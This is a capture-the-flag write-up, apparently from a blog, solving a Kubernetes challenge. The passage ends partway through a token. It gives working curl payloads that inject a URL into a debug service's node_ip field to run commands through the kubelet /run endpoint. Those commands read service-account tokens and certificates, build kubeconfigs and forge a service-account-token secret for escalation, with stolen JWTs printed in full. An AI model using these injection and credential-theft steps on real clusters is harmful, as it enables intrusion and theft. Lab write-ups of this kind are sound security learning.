nmap -p- 172.30.0.1-3 -T5
Apparently when using nmap directly on the IP it will show the dns name of the service:


Okay, so at this point we understand where the identified applications are sitting and what the source code expects from us. There are two exposed applications on port 80 we should be able to interact with.
Building the the request to the known service is trivial because we know the expected parameters:
curl http://k8s-debug-bridge.app/logs -d '{"node_ip": "172.30.0.2", "pod": "app-blog", "namespace": "app", "container":
"app-blog"}'
Lets try the other application:

Okay, can do. Requesting http://app-blog-service.app/login returns an HTML login page, which looks like this rendered.

This is common CTF scenario where we should try to register by submitting a POST request and then see if we can login.
            <form method="POST" action="/register">
                <div class="form-group">
                    <label for="username">Username</label>
                    <input type="text" id="username" name="username" required autofocus>
                </div>

                <div class="form-group">
                    <label for="password">Password</label>
                    <input type="password" id="password" name="password" required>
                </div>

                <div class="form-group">
                    <label for="confirm">Confirm Password</label>
                    <input type="password" id="confirm" name="confirm" required>
                </div>

                <button type="submit" class="btn">Join the Grind</button>
            </form>
Here we can see three required inputs:
- username
- password
- confirm password
So lets try to make a request:
curl http://app-blog-service.app/register -d "username=test123&password=password&confirm=password" 
No response, not super unusual. Let's try and login now.
curl http://app-blog-service.app/login -d 'username=test123&password=password' 
No response again. I realize we need to set the -v flag so that the login request response includes the session token that we want to pass to the application.

There is our session token, now we want to see if we can visit the application's base URL by passing the session cookie in the request header:
curl -H 'Cookie: hustlehub_session=MTc2NjE5NDEwOHxGZkhDaDdfbHhmRmY0SnJhWGdySjVDVDZKUVBlVEpZT3Ryb1ZYVzRZaFZfa09Wc2xlRHhIOC1GODlHZTFCZXJyUGRvMmVGVWU2MnVadGtnODZfT3RNNXVybEU4VWlTTjl2UElQcUVVV3VFV0phMUk9fCZdMnPv50hl8P5GcvbpyuIcvDxHt_VhKe5zmzJnLomd' http://app-blog-service.app/ 
Unfortunately I don't see anything interesting in the source, nothing seems useful.
At this point, I know we have the application we can interact with, I ran the source into an LLM looking for vulnerabilities to exploit. I have no chops in web exploitation, so here I'm relying on my research. Based on this it's clear there are two large problems:
- Unauthenticated HTTP server (anyone can trigger kubelet calls)
- RCE via
/checkpointURL injection → kubelet /run
We've demonstrated #1 by calling the application without any sort of authentication. #2 is the important one, and can be explained by looking at how the application builds it's request URLs. We saw earlier the required request parameters, and we can look specifically at how the go application builds it's URLs before the request:
targetUrl := fmt.Sprintf("https://%s:10250/%s/%s/%s/%s", req.NodeIP, kubeletEndpoint, req.PodNamespace, req.PodName, req.ContainerName)The LLM pointed out the following issues with this:
- node_ip is treated as a raw string and concatenated into a URL.
- An attacker can inject a path, query, and fragment into node_ip.
- The # fragment truncates the rest of the URL, bypassing validation.
- The request is redirected to kubelet’s /run endpoint, which executes commands in a container.
Essentially, because req.NodeIP is passed into the URL before the first / (affter the https://), which allows us to input our own entire URL to replace whatever comes after it. Let's try and build something:
curl http://k8s-debug-bridge.app/logs -d '{"node_ip": "172.30.0.2", "pod": "app-blog", "namespace": "app", "container":
"app-blog"}'
This is what we had before in our exploration, I'll swap it to the checkpoint endpoint to start.
curl http://k8s-debug-bridge.app/checkpoint -d '{"node_ip": "172.30.0.2", "pod": "app-blog", "namespace": "app", "container": "app-blog"}'This should build this URL: https://172.30.0.2:10250/checkpoint/app/app-blog/app-blog. Now we can substitute the current value for node_ip with this built URL, but we can change the URL to call the /run endpoint.
The /run endpoint request looks like this, which is used to execute a command inside the container and stream stdout/stderr back to the call.
POST /run/{namespace}/{pod}/{container}?cmd=<command>Because the checkpoint function sends a POST request, we can build a command that will execute commands by appending ?cmd= to execute commands on the specified container. We also need to add an # to the end of the built URL to tell the function to ignore the rest of the command, even though it still checks that the other parameters are present.
curl http://k8s-debug-bridge.app/checkpoint -d '{"node_ip": "172.30.0.2:10250/run/app/app-blog/app-blog?cmd=cat+/var/run/secrets/kubernetes.io/serviceaccount/token#", "pod":We want to take this token and enumeration permissions, in classic k8s red teaming fashion.

To confirm what we're working with we can decode the JWT:
{
  "aud": [
    "https://kubernetes.default.svc.cluster.local",
    "k3s"
  ],
  "exp": 1799542936,
  "iat": 1768006936,
  "iss": "https://kubernetes.default.svc.cluster.local",
  "jti": "9ad4e674-a386-4c45-ad9c-5f9d9a71fc30",
  "kubernetes.io": {
    "namespace": "app",
    "node": {
      "name": "noder",
      "uid": "801f7b5d-2332-443a-9d44-a190d1c9334d"
    },
    "pod": {
      "name": "app-blog",
      "uid": "b2a0c947-9d3b-4e95-98ff-fcd25441168f"
    },
    "serviceaccount": {
      "name": "app",
      "uid": "6cbb5587-99c9-44ad-a83b-e1ee960e2964"
    },
    "warnafter": 1768010543
  },
  "nbf": 1768006936,
  "sub": "system:serviceaccount:app:app"
}
We also need to grab the ca.crt and convert it to base64.
curl http://k8s-debug-bridge.app/checkpoint -d '{"node_ip": "172.30.0.2:10250/run/app/app-blog/app-blog?cmd=cat+/var/run/secrets/kubernetes.io/serviceaccount/ca.crt#", "pod":
 "app-blog", "namespace": "app", "container": "app-blog"}'
Lets create a kubeconfig file to execute commands as this identity:
cat <<EOF > app-kubeconfig.yaml
apiVersion: v1
kind: Config
clusters:
- cluster:
    certificate-authority-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUJkekNDQVIyZ0F3SUJBZ0lCQURBS0JnZ3Foa2pPUFFRREFqQWpNU0V3SHdZRFZRUUREQmhyTTNNdGMyVnkKZG1WeUxXTmhRREUzTmpFMU1EZzNNalV3SGhjTk1qVXhNREkyTVRrMU9EUTFXaGNOTXpVeE1ESTBNVGsxT0RRMQpXakFqTVNFd0h3WURWUVFEREJock0zTXRjMlZ5ZG1WeUxXTmhRREUzTmpFMU1EZzNNalV3V1RBVEJnY3Foa2pPClBRSUJCZ2dxaGtqT1BRTUJCd05DQUFTVXFNQk9NbFBxZ2wzOFpRcHpZQWtScUgrWEhMRXhWN0dyNDVHNCthQTQKaU1pUzRHakd0RlJFcWhtNXlnb2ZTd3dweE54d0RKdXhIcjBOQzIzMjVZNUxvMEl3UURBT0JnTlZIUThCQWY4RQpCQU1DQXFRd0R3WURWUjBUQVFIL0JBVXdBd0VCL3pBZEJnTlZIUTRFRmdRVXZuT2ZuRURGRDJoZ001ZWlhVm1wCkZnMW9kVE13Q2dZSUtvWkl6ajBFQXdJRFNBQXdSUUlnWlI5bVVzWHlmVXlLeWFMR1QwVTgrRkl1azdId05GNDkKM2RsSFV1NkVGbXNDSVFEMGpZekY3WFluWXRnd1NzQU54VWNWcDM5OXFXMjRIYTNGemcrV2ZIK2tBQT09Ci0tLS0tRU5EIENFUlRJRklDQVRFLS0tLS0=
    server: https://kubernetes.default.svc.cluster.local
  name: my-cluster
contexts:
- context:
    cluster: my-cluster
    namespace: app
    user: app-sa
  name: app-context
current-context: app-context
users:
- name: app-sa
  user:
    token: eyJhbGciOiJSUzI1NiIsImtpZCI6IjVjWHc0NnVkX0RVeHpLb05zenduT2t6WTUxOTJhTmVSSnpuWFQ5VGp5TEEifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiLCJrM3MiXSwiZXhwIjoxNzk5NTQyOTM2LCJpYXQiOjE3NjgwMDY5MzYsImlzcyI6Imh0dHBzOi8va3ViZXJuZXRlcy5kZWZhdWx0LnN2Yy5jbHVzdGVyLmxvY2FsIiwianRpIjoiOWFkNGU2NzQtYTM4Ni00YzQ1LWFkOWMtNWY5ZDlhNzFmYzMwIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJhcHAiLCJub2RlIjp7Im5hbWUiOiJub2RlciIsInVpZCI6IjgwMWY3YjVkLTIzMzItNDQzYS05ZDQ0LWExOTBkMWM5MzM0ZCJ9LCJwb2QiOnsibmFtZSI6ImFwcC1ibG9nIiwidWlkIjoiYjJhMGM5NDctOWQzYi00ZTk1LTk4ZmYtZmNkMjU0NDExNjhmIn0sInNlcnZpY2VhY2NvdW50Ijp7Im5hbWUiOiJhcHAiLCJ1aWQiOiI2Y2JiNTU4Ny05OWM5LTQ0YWQtYTgzYi1lMWVlOTYwZTI5NjQifSwid2FybmFmdGVyIjoxNzY4MDEwNTQzfSwibmJmIjoxNzY4MDA2OTM2LCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6YXBwOmFwcCJ9.EogJmF6AiI-yXNEW_ny9EqY8-XxE3_SVwg5BCcitRNbVy4Tr1sVTvCUo6LndfMlZtucqMhfzvz-57WTqJMQnsQ_oVJMZkePhwsV39O-f_sWIzjuJcqUy_ki9d01eUklNBoQU-xzrSuBdKY-FYnwVn7ZI061QBqHRdPbtQfUcs6-8zVPJ_7zejqVSju6k00fRrmUihyaOu_ZA6uVvVDWzeIJHUtlIXExkScKoC8Of84njb9_VSw19dttOSwOwLxvUZffI-QUUZ8kKwNBcy6YiRSJrhWmt9lWqaVLxVuuWVQF_QVPXtbGr7mrm4GARSqG-Bzhks2qdOBcQOK6F8NMGXA
EOF
From here we want to see what this identity can do, the first thing to do always after getting a new service account.
kubectl --kubeconfig=app-kubeconfig.yaml auth can-i --list
Unfortunately they made this annoying, so we have to manually go and try different endpoints. I won't bore you with all the failed attempts, but we can get secrets.

We can get this secret:
kubectl --kubeconfig=app-kubeconfig.yaml get secrets -n app -o yamlapiVersion: v1
items:
- apiVersion: v1
data:
createdAt: MjAyNS0xMC0yNlQxOTo1OToyM1o=
passwordHash: JGFyZ29uMmlkJHY9MTkkbT04MTkyLHQ9MSxwPTEkSlk5UVM2WXNXQVVoaVFvK1dIK2FkdyRKYmZIZHYzVGVqd1gyNFN2cy8yazhXMEN0TmNUa1FWSENSaG80OWQ0TW5J
username: am9obmRvZQ==
kind: Secret
metadata:
creationTimestamp: "2025-10-26T19:59:23Z"
labels:
app: hustlehub
component: auth
name: user-johndoe
namespace: app
resourceVersion: "410"
uid: 7c7ea084-5053-462b-ae66-b5ac3be553f2
type: Opaque
kind: List
metadata:
resourceVersion: ""Nothing to really do with this secret, it looks like our initial account. I don't find other relevant permissions but we will come back to this later.
From here, I do a lot of prompting with LLM to see where else I can explore, and it was suggested that we try to use the same application exploit to interact with the open port 6443, which is the Kubernetes API server:
curl http://k8s-debug-bridge.app/checkpoint -d '{"node_ip": "172.30.0.2:6443/run/app/app-blog/app-blog?cmd=id#", "pod":
 "app-blog", "namespace": "app", "container": "app-blog"}'
We get a response, but it looks like the service account that we end up requesting at 172.30.0.2:6443 is not able to access the application (makes sense). We do learn the name of the service account k8s-debug-bridge though, which we hadn't seen before.
At this point I was stuck and ended up trying to find other solves to help give me a push and I found Skybound's solve of the challenge which, at this point, used the permissions from our app service account to create a secret for the newly identified k8s-debug-bridge service account. That was smart, lets do that.
cat <<EOF > secret.yml
apiVersion: v1
kind: Secret
metadata:
  name: debug-bridge-token
  namespace: app
  annotations:
    kubernetes.io/service-account.name: "k8s-debug-bridge"
type: kubernetes.io/service-account-token
EOF
Then we apply the secret and get a success response:
kubectl --kubeconfig=app-kubeconfig.yaml apply -f secret.yml
And we can get secrets again from our previous service account and it shows that the identity is associated. I didn't know that was how things worked, fancy.

We can specify the secret and to get the details to the service account, which we can then build another kubeconfig file.
kubectl --kubeconfig=app-kubeconfig.yaml get secret debug-bridge-token -o yamlapiVersion: v1
data:
ca.crt: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUJkekNDQVIyZ0F3SUJBZ0lCQURBS0JnZ3Foa2pPUFFRREFqQWpNU0V3SHdZRFZRUUREQmhyTTNNdGMyVnkKZG1WeUxXTmhRREUzTmpFMU1EZzNNalV3SGhjTk1qVXhNREkyTVRrMU9EUTFXaGNOTXpVeE1ESTBNVGsxT0RRMQpXakFqTVNFd0h3WURWUVFEREJock0zTXRjMlZ5ZG1WeUxXTmhRREUzTmpFMU1EZzNNalV3V1RBVEJnY3Foa2pPClBRSUJCZ2dxaGtqT1BRTUJCd05DQUFTVXFNQk9NbFBxZ2wzOFpRcHpZQWtScUgrWEhMRXhWN0dyNDVHNCthQTQKaU1pUzRHakd0RlJFcWhtNXlnb2ZTd3dweE54d0RKdXhIcjBOQzIzMjVZNUxvMEl3UURBT0JnTlZIUThCQWY4RQpCQU1DQXFRd0R3WURWUjBUQVFIL0JBVXdBd0VCL3pBZEJnTlZIUTRFRmdRVXZuT2ZuRURGRDJoZ001ZWlhVm1wCkZnMW9kVE13Q2dZSUtvWkl6ajBFQXdJRFNBQXdSUUlnWlI5bVVzWHlmVXlLeWFMR1QwVTgrRkl1azdId05GNDkKM2RsSFV1NkVGbXNDSVFEMGpZekY3WFluWXRnd1NzQU54VWNWcDM5OXFXMjRIYTNGemcrV2ZIK2tBQT09Ci0tLS0tRU5EIENFUlRJRklDQVRFLS0tLS0K
namespace: YXBw
token: ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNklqVmpXSGMwTm5Wa1gwUlZlSHBMYjA1emVuZHVUMnQ2V1RVeE9USmhUbVZTU25wdVdGUTVWR3A1VEVFaWZRLmV5SnBjM01pT2lKcmRXSmxjbTVsZEdWekwzTmxjblpwWTJWaFkyTnZkVzUwSWl3aWEzVmlaWEp1WlhSbGN5NXBieTl6WlhKMmFXTmxZV05qYjNWdWRDOXVZVzFsYzNCaFkyVWlPaUpoY0hBaUxDSnJkV0psY201bGRHVnpMbWx2TDNObGNuWnBZMlZoWTJOdmRXNTBMM05sWTNKbGRDNXVZVzFsSWpvaVpHVmlkV2N0WW5KcFpHZGxMWFJ2YTJWdUlpd2lhM1ZpWlhKdVpYUmxjeTVwYnk5elpYSjJhV05sWVdOamIzVnVkQzl6WlhKMmFXTmxMV0ZqWTI5MWJuUXVibUZ0WlNJNkltczRjeTFrWldKMVp5MWljbWxrWjJVaUxDSnJkV0psY201bGRHVnpMbWx2TDNObGNuWnBZMlZoWTJOdmRXNTBMM05sY25acFkyVXRZV05qYjNWdWRDNTFhV1FpT2lJMk5XVTFNV0k1TXkxa05UVTRMVFF3TWpVdFlXVTFOQzAxWTJGa1pHTTNaV05qWWpnaUxDSnpkV0lpT2lKemVYTjBaVzA2YzJWeWRtbGpaV0ZqWTI5MWJuUTZZWEJ3T21zNGN5MWtaV0oxWnkxaWNtbGtaMlVpZlEuRk5zY0dZa3VONlZnTXRLMWpxWUtwcVljaHNubGUzUG5Zb0NHemdheVJRMFU3TlE0Y2lkLWcyb2MxU0cxYm5FSEpIa1FWMEYteXRPZE55RHJaNllLYlZIZ2JWNG03U3BUWmdyZkNielZnZnV1RzNkLW5VZTlkejRmc2VVa0ZWNFZDSWNSdkdvS3RTSmEtdHNyV0J0UFY4cTI0Nmg2SndqVG9LajVmN3pHZEZZc2ZULXhQQXJzeX